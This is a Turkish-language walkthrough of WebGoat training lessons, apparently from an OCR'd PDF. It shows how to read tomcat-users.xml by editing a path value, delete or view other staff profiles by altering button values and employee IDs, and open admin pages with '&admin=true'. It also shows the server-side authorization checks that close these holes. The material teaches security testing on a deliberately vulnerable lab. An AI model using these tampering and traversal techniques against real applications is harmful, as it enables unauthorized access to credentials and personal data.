


Yukarıdaki resimde gördüğünüz üzere kaynak kodundaki seçili satır ekranda listelenen sağ tıkladığımız ilk html dosyasıdır. Bu dosyanın "value" özelliğinin değerini silip oluşturduğumuz relative path'i(göreceli linki) onun yerine koyalım. Bunun için value="UncheckedEmail.html" ifadesindeki *UncheckedEmail.html*'ye çift tıklamalısınız ve backspace tuşu ile *UncheckedEmail.html* ifadesini silmelisiniz. Ardından yukarıda oluşturulan göreceli linki sildiğinizin yerine yapıştırıp enter'layarak işlemi tamamlamış olursunuz.



Dersi tamamlamak için son bir dokunuş kaldı. Ders ekranındaki listelenen dosyalardan ilkini seçin ve View File butonuna tıklayın. Böylece *tomcat-users.xml* dosyası ders ekranında listelenen dosyaların aşağısında görüntüleniyor olacaktır. Dersi başarıyla tamamladığınıza dair bildirimi ve ders başlığının yanındaki tick işaretini de görüyor olacaksınız. Buraya kadar yaptığımızı özetlersek yaptığımız şey halihazırda çalışan bir sisteme umduğu değil de ummadığı bir link vermektir. Sistem, ders ekranında sunduğu html dosyalarını html kodu olan *value=""* özelliği ile tanımaktadır. Biz ise dosya seçmesine yardım eden value="" 'yu farklı dizinlerdeki bir dosyayı gösterecek şekilde manipule ettik. Böylece sistem, *value*'su değiştirilmiş dosyayı bulmak için bizim eklediğimiz linki kullandı ve dosyayı ekrana yansıttı.

Gelelim WebScarab ile bu dersi nasıl tamamlayacağımıza. Önce ders ekranındaki sağ üst köşede bulunan *Restart Lesson* butonuna tıklayarak dersi sıfırlayın. Sonra WebScarab yazılımına gelin. Webscarab'ın *Intercept* sekmesine tıklayın ve tıkladığınız sekmenin hemen aşağısındaki *Intercept Requests* kutucuğuna tick koyun. Böylece Webgoat uygulama arayüzü ile sanal sunucunuzun arasına girmiş olursunuz ve yaptığınız talepleri WebScarab aracılığıyla görüntüleyebiliyor olursunuz. Biraz aşağıdaki *Intercept Responses* kutucuğundaki tick'i de eğer varsa kaldırın. Çünkü sunucundan gelen yanıtlarla işimiz olmayacak. Bu işlemleri yaptıktan sonra ders ekranında listelenen html dosya isimlerinden birini seçin ve *View File* butonuna tıklayın. Ekrana popup şeklinde WebScarab'ın bir penceresi gelecektir. Bu pencerede aşağıda da görebileceğiniz üzere seçtiğiniz yazının *value* değerini görüyor olacaksınız.



Yukarıdaki resimde de görebileceğiniz seçilen dosyanın value özelliğinin değerine çift tıklayın ve *UncheckedEmail.html* içeriğini silin ve akabinde göreceli linki koyun. Sonra pencerenin

aşağısındaki *Accept Changes* butonuna tıklayın. Böylece dersi başarıyla tamamlamış olacaksınız.

Bu dersin amacı bir sitede bizlere sunulan linkler ve götürdükleri yerler haricindeki sunulmayan yerlere de eğer önlem alınmamışsa gidilebileceğini öğretmektir. Dersin çözümü belki sadece JSP dizin yapısını esas alıyor, fakat bu durum güvenlik açığının sadece JSP'ye mahsus olduğu anlamına gelmiyor. Diğer web programlama dili ile programlanmış web siteleri de eğer dosya izinleri ile önlem alınmamışsa tıpkı JSP'li bu web uygulamasındaki gibi dosyanın istenmeyen bir kullanıcı tarafından görüntülenebilmesine neden olabilmektedir.

DERS 6 - ROLE BASED ACCESS CONTROL > STAGE 1

Access Control Flaws ünitesinin *LAB: Role Based Access Control(Role Dayalı Erişim Kontrolü)* dersinin bir alt başlığı olan *Stage 1: Bypass Business Layer Access Control* dersinde bir işçinin login olunabilen bir sistem üzerinde normalde yetkisi olmadığı halde yönetici işini gerçekleştirebilmesinden bahsedilecektir.

Dersin Hedefi

Hedefiniz ders ekranındaki sistemin erişim kontrolü zayıflığından faydalanarak Delete işlevini kullanmaktır. Sistem kullanıcılarının oturum açma şifreleri ilk adlarının küçük harfli bir şekilde yazılışından oluşur(Mesela Tom kullanıcısı için oturum şifresi tom'dur).

Açıklamalar

Butonlar HTML sayfalarında iki farklı kodlama ile dahil edilebilmektedir. Bunlar;

```
1    <input type="submit" name="degisken" value="Tıkla">
```

ve


```
1    <button type="button" name="degisken">Tıkla</button>
```

şeklindedir. İkisi de aynı işleve ait olan, yani form'ları submit'leme işlevini yerine getiren bir buton ekrana verirler.

Butonlara değinilmesinin nedeni buton ekleme etiketinin attribute'u(özelliği) olan *value=""* yu bu derste kullanacak olmamızdır. Value özelliğinin içerisindeki veri form gönderilirken name özelliğinin değeri olan degisken'e atanır(degisken="Tıkla"). Sunucu bu değişken aracılığıyla value özelliğindeki değeri edinir. Edindiği bu değere göre bazı kararlar verip bu kararları icraata dönüştürür ve istemciye sonucu döndürür. İşte bu dersin kilit noktası da budur. Sunucunun karar verme melekesini kendi emellerimiz doğrultusunda yönlendireceğiz. Bunu value="" özelliği içerisine hard code'lama ile, yani elle yeni bir değer yazarak yaparız. Böylece yetkimiz olmayan bir işlevi gerçekleştirmiş oluruz.

Dersin Çözümü

Dersi başarıyla tamamlayabilmek için yetkisi en kısıtlı grup olan employee grubuna ait bir personeli ders ekranındaki sistemden seçmelisiniz. Diyelim ki *Tom Cat* kullanıcısını seçtiniz. Şifre olarak isminin küçük harfli halini giriniz: *tom*. Sistemde oturum açtıktan sonra ekrana gelen yeni arayüzdeki butonlardan birine sağ tıklayınız ve ardından Inspect Element(Öğeyi Denetle) seçeneğine tıklayınız. ViewProfile butonuna sağ tıkladığınızı varsayalım. Açılan Web geliştiricisi aracındaki seçili satır sağ tıkladığınız nesneyi(butonu) gösterecektir. Bu satırdaki *value=""* özelliğinin değeri gördüğünüz üzere *ViewProfile*'dır.



Şimdi bir düşünün. Sunucu tarafından karar verme ve icraata dökme sürecininin baş aktörü value attribute'unun değeri olduğuna göre var olan bir butonun *value*'sunu değiştirsek acaba sunucu nasıl davranırdı dersiniz? Bu durum uygulamanın kaynak kodunun işleyişine göre değişir. Eğer uygulamanın kaynak kodunun yapacağı işleve karar vermek için kullandığı value attribute'unun alabileceği değerlerden birini tahmin edebilirsek ve yetki için güvenlik önlemi alınmamışsa tahmin ettiğimiz işlevi kullanabilme ihtimali doğmuş olur. Bu derste bizden *Delete* işlevini(fonksiyonunu) yetkisi olmayan bir kullanıcının kullanması istenmektedir. Employee grubundaki *Tom* kullanıcısının grubu gereği böyle bir yetkisi yoktur. Zaten oturum açtığınızda gördüğünüz üzere Delete diye bir buton ekrana gelmeyecektir. Şimdi ekrana gelen listBox'daki *Tom Cat* kullanıcısını seçelim ve butonlardan biri olan *ViewProfile*'ın value özelliğinin değerini daha önce açtığınız web geliştiricisi aracından ViewProfile'a çift tıklayarak silin ve sonra sildiğinizin yerine *DeleteProfile* yazın. Neden DeleteProfile derseniz bu bir tahmindir. Eğer ViewProfile diye bir değer varsa o zaman DeleteProfile diye bir şey de olabilir diye düşünmelisiniz. Sonuçta DeleteProfile'ı *value*'ya yazdıktan ve enter'ladıktan sonra göreceğiniz üzere ekrandaki ViewProfile butonunun etiketi DeleteProfile şekline dönecektir. Değişen butona bir kez tıklayın. Dersi başarıyla tamamladığınıza dair bildirimleri görüyor olacaksınız. Böylece Stage(Aşama) 1 bitti.

Burada faydalandığımız güvenlik açığı yetkilerin sunucu taraflı değil de istemci taraflı alınmış olmasından kaynaklanmaktadır. Yani personellerin erişim kontrolleri kaynak kodda tam anlamıyla tanımlanmadığı için ve görsel planda buton eksiltip arttırma ile erişim kontrolü sağlandı sanıldığı için bu açıktan kötü niyetli personel deneme yanılma yöntemiyle faydalanabilir ve yetkisini aşabilir.

DERS 7 - ROLE BASED ACCESS CONTROL > STAGE 2

Access Control Flaws ünitesinin *LAB: Role Based Access Control(Role Dayalı Erişim Kontrolü)* dersinin ikinci alt başlığı olan *Stage 2: Add Business Layer Access Control* dersinde Stage 1'deki güvenlik açığının kapatılmasından ve bunun üzerine yetki ihlali yapma denemelerinin boşa çıkışından bahsedilecektir.

Dersin Hedefi

Delete işlevine olan yetkisiz erişimi engellemek için bir düzeltme uygulayın. Düzeltme uygulayabilmek için WebGoat kaynak kodunu değiştirmek zorunda kalacaksınız. Bunu yaptınız mı hemen ardından *stage 1*'deki yetkisiz erişim teşebbüsünü tekrarlayınız ve *DeleteProfile* anahtar kelimesinin olması gerektiği gibi yetkisiz personel için artık kullanıma kapalı oluşunu gözlemleyiniz.

Açıklamalar

Bu bölüm WebGoat'un geliştirici versiyonunu kullananlar için işlevseldir. Standard versiyonunu kullanan bizler için işlevsel değildir.

Dersin Çözümü

Bu dersi WebGoat'un standard versiyonunu kullanan bizler tamamlayamayacağız. Fakat yine de çözümden bahsedelim. Hatırlarsanız Stage 1'de sunucu taraflı değil de istemci taraflı bir erişim kontrolü yer almaktaydı. Yani buton eksiltip arttırma ile erişim kontrolü sağlanmaktaydı. Stage 1'deki yetki ihlalinin önüne geçebilmek için erişim kontrolünün sunucu tarafına taşınması gerekir. Şimdi çözüme geçelim. Bulunmakta olduğunuz dersin kaynak kodundaki

```
1    //***************CODE HERE*************************
2
3
4    //************************************************
```

kısmına aşağıdaki kod bloğunu yerleştiriniz:

```
1    //***************CODE HERE*************************
2    if(!isAuthorized(s, getUserId(s), requestedActionName))
3    {
4      throw new UnauthorizedException();
5    }
6    //************************************************
```

Bu kod bloğundaki *isAuthorized()* fonksiyonu talepte bulunan personelin bulunduğu talebi gerçekleştirme izni var mı yok muyu kontrol eder. getUserId() fonksiyonu personelin(staff'ın) id'sini döndürür. requestedActionName ise talep edilen işlemi(mesela DeleteProfile'ı) tutar. Eğer personelin talep ettiği işleme yetkisi varsa *isAuthorized()* fonksiyonu 1 sonucunu döndürür. Eğer personelin yetkisi yoksa *isAuthorized()* fonksiyonu 0 sonucunu döndürür ve if bloğuna böylelikle girilerek bir hata fırlatılmış olur. Bu fonksiyon nereden geldi diye düşünüyorsanız halihazırda WebGoat ile beraber gelen bir fonksiyon olduğunu belirtmiş olayım. Buradan çıkarılacak sonuç şudur: **Erişim kontrolünün sunucu taraflı yapılması** güvenliği sağlam temele oturtmak demektir. Bu kod bloğunu kaynak koddaki ilgili yere yerleştirdikten sonra Stage 1'deki gibi *DeleteProfile* ile yetki ihlaline teşebbüs ettiğinizde bu sefer önceki gibi saldırıdan umulan sonuç gerçekleşmeyecektir. Bu başarısız teşebbüsten sonra ders, geliştirici versiyonunu kullananlar için başarıyla tamamlanmış olacaktır.

DERS 8 - ROLE BASED ACCESS CONTROL > STAGE 3

Access Control Flaws ünitesinin *LAB: Role Based Access Control(Role Dayalı Erişim Kontrolü)* dersinin üçüncü alt başlığı olan *Stage 3: Breaking Data Layer Access Control* dersinde bir personelin sadece kendi profilini görüntüleyebilme yetkisi varken başka personelin profilini de yetkisiz bir şekilde görüntüleyebiliyor olması ele alınacaktır.

Dersin Hedefi

Hedefiniz personel Tom olarak kendi profiliniz dışında başka personelin profilini de görüntüleyebilmektir, yani erişim kontrolü zayıflığından faydalanmaktır. Yetkisiz olarak yapılan bu görüntülemeyi gerçekleştiriniz.

Açıklamalar

HTML sayfalarında sunucu ile kullanıcı etkileşimli bazı noktalar vardır. Bunlardan birisi form etiketi bloğudur. Karşılaşmışsınızdır, web sayfalarında bazen form'lar yer alır. Kullanıcı formu doldurur ve göndermek için bir butona tıklar. Butona tıklayarak girilen verileri sunucuya göndermiş olur. İşin arkaplanında forma girilen veriler sistemimize inen değişkenlere eklenir. Bu değişkenler butonun tıklanması ile sunucuya gider ve sunucu bu değişkenleri kullanır. Fakat, bazen bazı değişkenler hazır vaziyette, yani bir değere sahip olarak istemciye gelirler. Biz doldurmayız. Bu durum genelde kod bazında görülürken arayüzde görünmez. Bu hazır vaziyette gelen değişkenleri kaynak kodu görüntüle deyip elimizle manipule edersek ve ilgili buton tıklaması ile sunucuya gönderirsek bir tür saldırı gerçekleştirmiş oluruz. Bu derste bu methodla bir yetki aşma teşebbüsünde, yani bir yetki ihlalinde bulunacağız. Ne dediğimi, neyi kastettiğimi **Dersin Çözümü** başlığı altında pratik olarak uygulayarak daha iyi anlayacaksınız.

Son olarak derste kullanacağımız html kodları olan <*select*> ve <*option*> ilişkisinden bahsedelim. <*select*> etiketi <*option*> etiketinin parent'ıdır. Yani <*select*>, <*option*>'ı barındırır. Bunu bir örnek üzerinde inceleyelim Şöyle ki :


```
1  <select name="degisken">
2      <option value="tom">Tom Cat</option>
3      <option value="tom">Tom Cat</option>
4      <option value="tom">Tom Cat</option>
5  </select>
```

Yukarıdaki kod aşağıdaki gibi bir comboBox gösterilmesini sağlar:


comboBox'tan seçeceğiniz bir personel'in *value*'su degisken adlı değişkene atanır. Mesela Tom Cat'i seçtiniz diyelim. Form'u tetikleyecek bir butona tıklanıldığında değişken, tuttuğu değer ile beraber sunucuya gidecektir(*degisken* = *tom*).

Dersin Çözümü

Ders ekranındaki sistemden Tom kullanıcısını seçin ve şifre olarak da küçük harfler ile tom yazısını girin. Böylelikle kontrol paneline girmiş olursunuz. Normal bir personel kontrol paneline girdiğinde ekrandaki butonlardan mesela *ViewProfile* butonuna tıklayıp profiline gidebilir. Biz bu derste bu buton ve gönderdiği değişken değerini kullanarak başka bir profil görüntülemeye çalışacağız. Şimdi açılan kontrol panelinde yer alan *staff list*'e yönelin. Göreceğiniz üzere o listede sadece personelin kendi ismi yer almaktadır. Buradan anlayacağınız üzere personel normalde sadece listede yer alan kişi üzerinde, yani kendi üzerinde *ViewProfile* işlevini gerçekleştirebilir. Biraz sorunlu bir tasarım izlenimi veriyor, çünkü bu listeye ne gerek var diyebilirsiniz. Fakat eğer [admin] grubundaki bir kullanıcı ile kontrol paneline girerseniz bu personel listesinin ne işlevi var olduğunu o zaman anlarsınız. Mesela yönetici *John Wayne* ile oturum açtığınızda personel listesinde tüm personelin sıralandığını görürsünüz. Böylelikle yönetici John, tüm personelinin bilgisine erişebilme imkanına sahip olur. Bu durumda diyebilirsiniz ki "o zaman sadece yöneticilerde personel listesi görünsün, geri kalanda görünmesin". Bu biraz tasarımla alakalı bir durumdur. Tasarlayanlar böyle tasarlamışlar deyip keselim ve ders çözümüne dönelim. Tom Cat olarak oturum açtığınızda staff's list'teki(personel listesindeki) *Tom Cat (employee)* kişisine sağ tıklayın ve *Inspect Element(Öğeyi Denetle)* seçeneğine tıklayın. Açılan web geliştiricisi araç kutusunda aşağıda da görebileceğiniz üzere bir satır seçili vaziyette gelecektir.



Seçili vaziyetteki satır sağ tıkladığınız nesneye ait kodu ifade eder(Kısaltılmış kodun tam halini seçili satırın başındaki üçgene basarak görebilirsiniz). <*option*> etiketi <*select*> etiketinin arasında yer alan bir elemanı temsil eder. O eleman ise *Tom Cat (employee)*'dir. Nesnenin değişkeni, *employee_id*, ebeveyn etiket olan <*select*>'te yer alır. Bu değişkene atanan değer ise seçili satırdaki *value*'nun değeridir: *105*. Yani demek ki 105 değeri *employee_id* değişkenine eklenip sunucuya gidiyor ve sunucudan 105 değerine uygun profil bilgileri bize gönderiliyor. O zaman 105 yerine mesela 104 yazarsak başka profil bilgisi gelir mi dersiniz? Eğer görüntüleme yetkisi için sunucu taraflı bir önlem alınmamışsa, evet başka profil bilgisi gelir. Hatırlarsanız **Açıklamalar** başlığında hazır vaziyette gelen değişkenlerden bahsetmiştik. İşte *employee_id* odur. Şimdi web geliştiricisi aracından *employee_id*'nin değerini depolayan *value* özelliğinin değerine çift tıklayın ve 105 değerini silip yerine 104 değerini yazın ve enter'layın. Ardından ders ekranına yönelin ve *ViewProfile* butonuna tıklayın. Böylece elle girilen 104 verisi sunucuya gider ve sunucudan 104 nolu profil bilgisi, yani başkasının profil bilgisi döndürülmüş olur. Böylelikle dersi başarıyla tamamlamış olursunuz.



Normalde diğer personellerin bilgilerine sadece [admin] grubundaki yöneticiler erişebilir. Fakat yukarıdaki resimde de görebileceğiniz üzere personel Tom'ın profilinde katakulli yollarla personel Eric'in bilgileri görüntülenmektedir.

NOT: Web geliştiricisi aracı üzerinden değişken değerini manipule edebildiğimiz gibi aynı işlemi WebScarab ile de yapabiliriz. Bundan önceki derslerde(bkz. Ders 2 - General > Http Basics) bu tip manipulasyonların WebScarab ile nasıl gerçekleştirildiğinden bahsedildiği için burada değinilmemiştir.

DERS 9 - ROLE BASED ACCESS CONTROL > STAGE 4

Access Control Flaws ünitesinin *LAB: Role Based Access Control(Role Dayalı Erişim Kontrolü)* dersinin dördüncü alt başlığı olan *Stage 4: Add Data Layer Access Control* dersinde Stage 3'deki güvenlik açığının kapatılmasından ve bunun üzerine yetki ihlali yapma denemelerinin boşa çıkışından bahsedilecektir.

Dersin Hedefi

ViewProfile işlevi için yetkisiz erişimi engellemek adına bir düzeltme uygulayın. Düzeltme uygulayabilmek için WebGoat kaynak kodunu değiştirmek zorunda kalacaksınız. Bunu yaptınız mı hemen ardından *stage 3*'deki yetkisiz erişim teşebbüsünü tekrarlayınız ve *ViewProfile* butonunun olması gerektiği gibi sadece personelin yetki sınırları dahilinde çalıştığını gözlemleyiniz.

Açıklamalar

Bu bölüm WebGoat'un geliştirici versiyonunu kullananlar için işlevseldir. Standard versiyonunu kullanan bizler için işlevsel değildir.

Dersin Çözümü

Bu dersi WebGoat'un standard versiyonunu kullanan bizler tamamlayamayacağız. Fakat yine de çözümden bahsedilecektir. Hatırlarsanız Stage 3'de bir personel yetkisi olmadığı halde başka personelin profilini kendi kontrol panelinden görüntülebiliyordu. Yani kontrol panelindeki personel listesinde isim eksiltip arttırma ile erişim kontrolü sağlanmaktaydı. Bu sorunlu yapıdan dolayı kaynaklanan Stage 3'deki yetki ihlallerinin önüne geçebilmek için erişim kontrolünün sunucu tarafına taşınması gerekir. Şimdi çözüme geçelim. Bulunmakta olduğunuz dersin kaynak kodundaki

```
1   //***************CODE HERE************************
2
3
4   //************************************************
```

kısmına aşağıdaki kod bloğunu yerleştiriniz:

```
1   //***************CODE HERE************************
2   if(!isAuthorized(s, getUserId(s), requestedActionName)){
3     throw new UnauthorizedException();
4   }
5   if(!action.isAuthorizedForEmployee(s, getUserId(s),
    s.getParser().getIntParameter(RoleBasedAccessControl.EMPLOYEE_ID, 0))){
```

```
6       throw new UnauthorizedException();
7     }
8     //************************************************
```

isAuthorized() methodu ile işçi grubundaki personeller yöneticilerin kullanabildikleri *Delete* gibi işlevleri gerçekleştirebilmekten alıkonulmuş olurlar. *action.isAuthorizedForEmployee()* methodu ile de işçi grubundaki personelin halihazırda var olan ve kullanabildikleri *ViewProfile* gibi işlevlerin kötü yönde kullanımı engellenir. Buna gündelik hayattan bir örnek vermek gerekirse mesela farklı farklı maaş alan bir şirketteki personellerin şirket politikası gereği aldıkları maaş miktarını birbirlerine söylemiyorlarken birisi kendi kontrol panelinden *ViewProfile* gibi bir işlevi kullanarak iş arkadaşının maaş miktarını öğrenebilir ve şirket içerisinde huzursuzluk ve fitne çıkarabilir. Bu tip durumlara sebebiyet vermemek için güvenlik istemci tarafında html nesnesi eksiltip arttırarak sağlanmamalı - zaten sağlanamaz. Bunun yerine sunucu tarafında kaynak kod üzerinde kontroller ile güvenlik sağlanmalıdır.

DERS 10 - ACCESS CONTROL FLAWS > REMOTE ADMİN ACCESS

Access Control Flaws ünitesinin dördüncü dersi olan *Remote Admin Access(Uzaktan Admin Erişimi)* dersinde *admin* için hazırlanmış sayfaların *admin* olmayan bir kişi tarafından nasıl görüntülenebileceğine dair bir örnekten bahsedilecektir ve ayrıca bu açığın nasıl kapatılabileceğinden, bu tip durumlarla karşılaşılmaması için yapılması gerekenlerden bahsedilecektir.


Dersin Hedefi

Admin'lerin erişebildiği ve normal kullanıcıların erişemediği idari sayfalardan birine normal kullanıcı olarak ulaşın.

Açıklamalar

Uygulamalar sıklıkla ayrıcalıklı kullanıcıların erişebildiği, fakat normal kullanıcıların erişemediği bir idari arayüze sahip olurlar. Aynı şekilde uygulama sunucuları da bir admin arayüzüne sıklıkla sahip olurlar. WebGoat uygulaması bunlardan biridir. Bu web uygulamasında admin grubundaki kullanıcıların erişebileceği ve normal kullanıcıların erişemeyeceği bazı sayfalar vardır. Dikkat edin, "normal kullanıcıların erişemeyeceği" dendi. Eğer uygulama kusurlu bir şekilde geliştirilmişse - bu dersteki örnekte olduğu gibi - o zaman normal kullanıcılar da bu idari sayfalara erişebilir.

Bu dersin odak noktası soldaki sıralı derslerin olduğu bölümün en aşağısından bir önceki link olan *Admin Functions* linkidir. Linkin yerini aşağıdaki resimden de görebilirsiniz.



Admin Functions'a tıkladığınızda normal kullanıcı olarak erişebileceğiniz sayfaları görüntülersiniz. O da *Report Card*'tan ibarettir. **Dersin Çözümü**'nde *Admin Functions* başlığı altında şu an görünmeyen idari sayfaları nasıl görüntüleyebileceğinizden bahsedilecektir.

Dersin Çözümü

Öncelikle WebGoat uygulama arayüzünde solda sıralı olan derslerin en aşağılarında yer alan *Admin Functions* linkine bir kez tıklayın. Görebileceğiniz üzere *Admin Functions* altında sadece bir sayfayı, yani sadece *Report Card*'ı görüntüleyebiliyorsunuz. Şimdi saklı olan diğer sayfaları görüntüleyelim. Bulunduğunuz ders ekranının linkine bir parametre ve değer eklenecektir. Bu bize admin sayfalarını görüntüleyebilme imkanı verecektir. O parametre ve değeri ise şudur: *admin=true* . Bunu adres çubuğundaki linkin sonuna şu şekilde ekleyiniz: *&admin=true* . Aşağıda buna bir örnek verilmiştir. (Bu örneği kopyala/yapıştır ile kullanmayınız. Çünkü screen parametresi enviroment'a göre rastgele değer almaktadır. Dolayısıyla linkin beni götürdüğü yer ile sizi götüreceği yer farklı olabilmektedir).:

```
1    http://localhost:8080/WebGoat/attack?Screen=10&menu=200&admin=true
```

Yukarıdaki link gibi kendi ders ekranı linkinizin sonuna *&admin=true* ekleyip enter'ladıktan sonra tekrar *Admin Functions* linkine tıklayınız. Aşağıdaki resimden de görebileceğiniz üzere yeni sayfalar ekrana gelecektir.

Şimdi yeni görüntülenen sayfa linklerinden *User Information*'a sağ tıklayın ve *Bağlantı Adresini Kopyala*'ya(*Copy Link Location*'a) tıklayın. Ardından adres çubuğunu temizleyin ve sağ tık yapıp yapıştır deyin. Son olarak yapıştırdığınız linkin sonuna *&admin=true* ekleyin ve adresi enter'layın. Böylelikle dersi tamamlamış olursunuz.

